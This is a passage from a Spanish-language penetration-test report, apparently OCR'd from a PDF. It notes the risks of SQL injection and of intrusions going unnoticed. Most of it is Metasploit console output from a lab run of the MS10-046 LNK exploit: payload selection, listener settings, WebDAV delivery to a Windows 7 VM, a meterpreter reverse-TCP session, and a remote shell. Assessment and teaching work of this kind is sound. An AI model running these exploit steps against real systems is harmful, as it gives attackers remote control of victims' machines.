
Debido a que es posible extraer registros de clientes de las páginas de Windows 7, es posible automatizar estas extracciones para obtener toda la información de clientes y cualquier otra información contenida en la misma base de datos. La probabilidad de sufrir un robo de información aumenta debido a que existen ya a distribución gratuita aplicaciones o frameworks para explotar las vulnerabilidades de inyección de SQL que automáticamente extraen los registros de las bases de datos.



Probabilidad Media

Que sufran un ataque informático y no se den cuenta

En el transcurso de las pruebas no se mantuvo un perfil encubierto y tampoco se intentó ser silencioso o cuidadoso con el tipo de pruebas que se hacían. El nivel de tráfico generado durante las pruebas fue aumentando conforme pasó el tiempo. A pesar de todo, no se nos fue reportada la actividad por parte de los responsables de sistemas y tampoco se tomaron medidas preventivas al respecto.

Con meterpreter





Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾ Sun 19:24

```
root@kali: ~
File Edit View Search Terminal Help
Rank      Description
-----
exploit/multi/local/allwinner_backdoor          2016-04-30
excellent Allwinner 3.4 Legacy Kernel Local Privilege Escalation
exploit/windows/browser/ms10_046_shortcut_icon_dlloader 2010-07-16
excellent Microsoft Windows Shell LNK Code Execution
exploit/windows/fileformat/cve_2017_8464_lnk_rce    2017-06-13
excellent LNK Code Execution Vulnerability
exploit/windows/fileformat/ms15_020_shortcut_icon_dlloader 2015-03-10
excellent Microsoft Windows Shell LNK Code Execution
exploit/windows/local/cve_2017_8464_lnk_lpe        2017-06-13
excellent LNK Code Execution Vulnerability
exploit/windows/smb/ms10_046_shortcut_icon_dlloader 2010-07-16
excellent Microsoft Windows Shell LNK Code Execution
exploit/windows/smb/ms15_020_shortcut_icon_dlloader 2015-03-10
excellent Microsoft Windows Shell LNK Code Execution
post/windows/escalate/droplnk
normal     Windows Escalate SMB Icon LNK Dropper
post/windows/gather/dumplinks
normal     Windows Gather Dump Recent Files lnk Info

msf > use windows/browser/ms10_046_shortcut_icon_dlloader
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾ Sun 19:25

```
root@kali: ~
File Edit View Search Terminal Help
-----
exploit/multi/local/allwinner_backdoor          2016-04-30
excellent Allwinner 3.4 Legacy Kernel Local Privilege Escalation
exploit/windows/browser/ms10_046_shortcut_icon_dlloader 2010-07-16
excellent Microsoft Windows Shell LNK Code Execution
exploit/windows/fileformat/cve_2017_8464_lnk_rce    2017-06-13
excellent LNK Code Execution Vulnerability
exploit/windows/fileformat/ms15_020_shortcut_icon_dlloader 2015-03-10
excellent Microsoft Windows Shell LNK Code Execution
exploit/windows/local/cve_2017_8464_lnk_lpe        2017-06-13
excellent LNK Code Execution Vulnerability
exploit/windows/smb/ms10_046_shortcut_icon_dlloader 2010-07-16
excellent Microsoft Windows Shell LNK Code Execution
exploit/windows/smb/ms15_020_shortcut_icon_dlloader 2015-03-10
excellent Microsoft Windows Shell LNK Code Execution
post/windows/escalate/droplnk
normal     Windows Escalate SMB Icon LNK Dropper
post/windows/gather/dumplinks
normal     Windows Gather Dump Recent Files lnk Info

msf exploit(windows/browser/ms10_046_shortcut_icon_dlloader) > show payloads
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾ Sun 19:27

```
root@kali: ~
File Edit View Search Terminal Help
      windows/vncinject/reverse_ipv6_tcp          normal
      VNC Server (Reflective Injection), Reverse TCP Stager (IPv6)
      windows/vncinject/reverse_nonx_tcp          normal
      VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
      windows/vncinject/reverse_ord_tcp          normal
      VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
      windows/vncinject/reverse_tcp              normal
      VNC Server (Reflective Injection), Reverse TCP Stager
      windows/vncinject/reverse_tcp_allports     normal
      VNC Server (Reflective Injection), Reverse All-Port TCP Stager
      windows/vncinject/reverse_tcp_dns          normal
      VNC Server (Reflective Injection), Reverse TCP Stager (DNS)
      windows/vncinject/reverse_tcp_rc4          normal
      VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
      windows/vncinject/reverse_tcp_rc4_dns      normal
      VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
      windows/vncinject/reverse_tcp_uuid        normal
      VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support
      windows/vncinject/reverse_winhttp        normal
      VNC Server (Reflective Injection), Windows Reverse HTTP Stager (winhttp)

msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set payloads
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾ Sun 19:30

```
root@kali: ~
File Edit View Search Terminal Help
      windows/vncinject/reverse_winhttp          normal  VNC Server (Reflective Injecti^
on), Windows Reverse HTTP Stager (winhttp)

msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set payloads
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore

msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set payload
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set payload windows/meterpreter/reverse_tcp
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾ Sun 19:32

```
root@kali: ~
File Edit View Search Terminal Help
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

msf exploit(windows/browser/ms10_046_shortcut_icon_dlloader) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/browser/ms10_046_shortcut_icon_dlloader) > show options
[red box around show options]

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dlloader):

Name      Current Setting  Required  Description
-----  -----  -----  -----
SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   80                yes       The daemon port to listen on (do not change)
SSLCert    no                no        Path to a custom SSL certificate (default is randomly generated)
UNCHOST   no                no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
URIPath   /                 yes       The URI to use (do not change).

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----  -----  -----  -----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     0.0.0.0          yes       The listen address
LPORT     4444              yes       The listen port
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾ Sun 19:35

```
root@kali: ~
File Edit View Search Terminal Help
ne or 0.0.0.0
SRVPORT 80      yes       The daemon port to listen on (do not change)
SSLCert    no      no        Path to a custom SSL certificate (default is randomly generated)
UNCHOST   no      no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
URIPath   /       yes       The URI to use (do not change).

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----  -----  -----  -----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     0.0.0.0          yes       The listen address
LPORT     4444              yes       The listen port

Exploit target:

Id  Name
--  --
0  Automatic

msf exploit(windows/browser/ms10_046_shortcut_icon_dlloader) > set SVRHOTS 192.168.1.22
SVRHOTS => 192.168.1.22
msf exploit(windows/browser/ms10_046_shortcut_icon_dlloader) > set LHOSTS 192.168.1.22
LHOSTS => 192.168.1.22
msf exploit(windows/browser/ms10_046_shortcut_icon_dlloader) >
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾ Sun 20:19

```
root@kali: ~
File Edit View Search Terminal Help
ne or 0.0.0.0
SRVPORT 80 yes The daemon port to listen on (do not change)
SSLCert no Path to a custom SSL certificate (default is randomly generated)
UNCHOST no The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
URIPATH / yes The URI to use (do not change).

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- -----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Automatic

msf exploit(windows/browser/ms10_046_shortcut_icon_dlloader) > set SRVHOST 192.168.1.22
SRVHOST => 192.168.1.22
msf exploit(windows/browser/ms10_046_shortcut_icon_dlloader) > set LHOST 192.168.1.22
LHOST => 192.168.1.22
msf exploit(windows/browser/ms10_046_shortcut_icon_dlloader) >
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾ Sun 21:23

```
root@kali: ~
File Edit View Search Terminal Help
LHOST => 192.168.1.22
msf exploit(windows/browser/ms10_046_shortcut_icon_dlloader) > show options

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dlloader):
Name Current Setting Required Description
---- -----
SRVHOST 192.168.1.22 yes The local host to listen on. This must be an address on the local machine
ne or 0.0.0.0
SRVPORT 80 yes The daemon port to listen on (do not change)
SSLCert no Path to a custom SSL certificate (default is randomly generated)
UNCHOST no The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
URIPATH / yes The URI to use (do not change).

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- -----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.22 yes The listen address
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾ Sun 21:26

```
root@kali: ~
File Edit View Search Terminal Help
URI PATH / yes The URI to use (do not change).

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- -----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.22 yes The listen address
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Automatic

[*] msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.22:4444
[*] Send vulnerable clients to \\192.168.1.22\KbePgEGmyL\
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://192.168.1.22:80/
[*] Server started.

[*] msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) >
```

Windows 7 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

http://192.168.1.22/ - Windows Internet Explorer

http://192.168.1.22/

Favoritos Sitios sugeridos Galería de Web Slice

cmd C:\Windows\system32\cmd.exe

```
Microsoft Windows [Versión: 6.1.7600]
Copyright © 2009 Microsoft Corporation. Reservados todos los
C:\Users\Mauro>ipconfig
Configuración IP de Windows

Adaptador de Ethernet Conexión de área local:
  Sufijo DNS específico para la conexión.: hitronhub.home
  Unicid: dirección IPv6 local.: fe80::9112:21ff:fe1b:3590
  Dirección IPv4.: 192.168.1.21
  Máscara de subred.: 255.255.255.0
  Puerta de enlace predeterminada.: 192.168.1.254

Adaptador de túnel isatap.hitronhub.home:
  Estado de los medios.: medios desconectados
  Sufijo DNS específico para la conexión.: hitronhub.home
```

Este programa se abrirá fuera del Modo protegido. El Modo protegido de Internet Explorer ayuda a proteger al equipo. Si no confía en este sitio web, no abra este programa.

Nombre: Explorador de Windows
Editor: Microsoft Windows

No volver a mostrar la advertencia acerca de este programa

Detalles Permitir No permitir Mostrar escritorio

Permitir

ROPFIND request for /KbePgEGmyL
[*] 192.168.1.21 ms10_046_shortcut_icon_dllloader - Sending 301 for /
KbePgEGmyL ...
[*] 192.168.1.21 ms10_046 shortcut_icon_dllloader - Received WebDAV P
ROPFIND request for /KbePgEGmyL/
[*] 192.168.1.21 ms10_046 shortcut_icon_dllloader - Sending directory
multistatus for /KbePgEGmyL/ ...
[*] 192.168.1.21 ms10_046 shortcut_icon_dllloader - Received WebDAV P
ROPFIND request for /KbePgEGmyL
[*] 192.168.1.21 ms10_046 shortcut_icon_dllloader - Sending 301 for /
KbePgEGmyL ...
[*] 192.168.1.21 ms10_046 shortcut_icon_dllloader - Received WebDAV P
ROPFIND request for /KbePgEGmyL/
[*] 192.168.1.21 ms10_046 shortcut_icon_dllloader - Sending directory
multistatus for /KbePgEGmyL/ ...
[*] 192.168.1.21 ms10_046 shortcut_icon_dllloader - Received WebDAV P
ROPFIND request for /KbePgEGmyL/
[*] 192.168.1.21 ms10_046 shortcut_icon_dllloader - Sending 301 for /
KbePgEGmyL ...
[*] 192.168.1.21 ms10_046 shortcut_icon_dllloader - Received WebDAV P
ROPFIND request for /KbePgEGmyL/
[*] 192.168.1.21 ms10_046 shortcut_icon_dllloader - Sending directory
multistatus for /KbePgEGmyL/ ...

Ctrl DROITE

10:13 p.m. 03/06/2018

ESP 9:53 p.m. FR 3/06/2018

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾ Sun 21:48

```
root@kali: ~
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Sending 404 for /KbePgEGmyL/MKvoUBXJdQH.dll.manifest ...
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Sending DLL payload
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Received WebDAV PROPFIND request for /KbePgEGmyL/MKvoUBXJdQH.dll
.123.Manifest
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Sending 404 for /KbePgEGmyL/MKvoUBXJdQH.dll.123.Manifest ...
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Received WebDAV PROPFIND request for /KbePgEGmyL/MKvoUBXJdQH.dll
.124.Manifest
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Sending 404 for /KbePgEGmyL/MKvoUBXJdQH.dll.124.Manifest ...
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Received WebDAV PROPFIND request for /KbePgEGmyL/MKvoUBXJdQH.dll
.2.Manifest
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Sending 404 for /KbePgEGmyL/MKvoUBXJdQH.dll.2.Manifest ...
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Received WebDAV PROPFIND request for /KbePgEGmyL/MKvoUBXJdQH.dll
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Sending 301 for /KbePgEGmyL ...
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Received WebDAV PROPFIND request for /KbePgEGmyL/MKvoUBXJdQH.dll
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Sending directory multistatus for /KbePgEGmyL/MKvoUBXJdQH.dll ...
[*] Sending stage (179779 bytes) to 192.168.1.21
[*] Meterpreter session 1 opened (192.168.1.22:4444 -> 192.168.1.21:49389) at 2018-06-03 21:46:11 -0400

msf exploit(windows/browser/ms10_046_shortcut_icon_dlloader) > sessions
```

Active sessions

```
=====
Id Name Type Information Connection
-- -- -- -- --
1 meterpreter x86/windows Mauro-PC\Mauro @ MAURO-PC 192.168.1.22:4444 -> 192.168.1.21:49389 (192.168.1.21)
```

```
msf exploit(windows/browser/ms10_046_shortcut_icon_dlloader) >
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾ Sun 21:51

```
root@kali: ~
.2.Manifest
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Sending 404 for /KbePgEGmyL/MKvoUBXJdQH.dll.2.Manifest ...
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Received WebDAV PROPFIND request for /KbePgEGmyL/MKvoUBXJdQH.dll
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Sending 301 for /KbePgEGmyL ...
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Received WebDAV PROPFIND request for /KbePgEGmyL/MKvoUBXJdQH.dll
[*] 192.168.1.21 ms10_046_shortcut_icon_dlloader - Sending directory multistatus for /KbePgEGmyL/MKvoUBXJdQH.dll ...
[*] Sending stage (179779 bytes) to 192.168.1.21
[*] Meterpreter session 1 opened (192.168.1.22:4444 -> 192.168.1.21:49389) at 2018-06-03 21:46:11 -0400

msf exploit(windows/browser/ms10_046_shortcut_icon_dlloader) > sessions
```

Active sessions

```
=====
Id Name Type Information Connection
-- -- -- -- --
1 meterpreter x86/windows Mauro-PC\Mauro @ MAURO-PC 192.168.1.22:4444 -> 192.168.1.21:49389 (192.168.1.21)
```

```
msf exploit(windows/browser/ms10_046_shortcut_icon_dlloader) > sessions -i 1
[*] Starting interaction with ...
```

```
meterpreter > shell
Process 2240 created.
Channel 1 created.
Microsoft Windows [Versión 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
```

```
C:\Windows\system32>
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

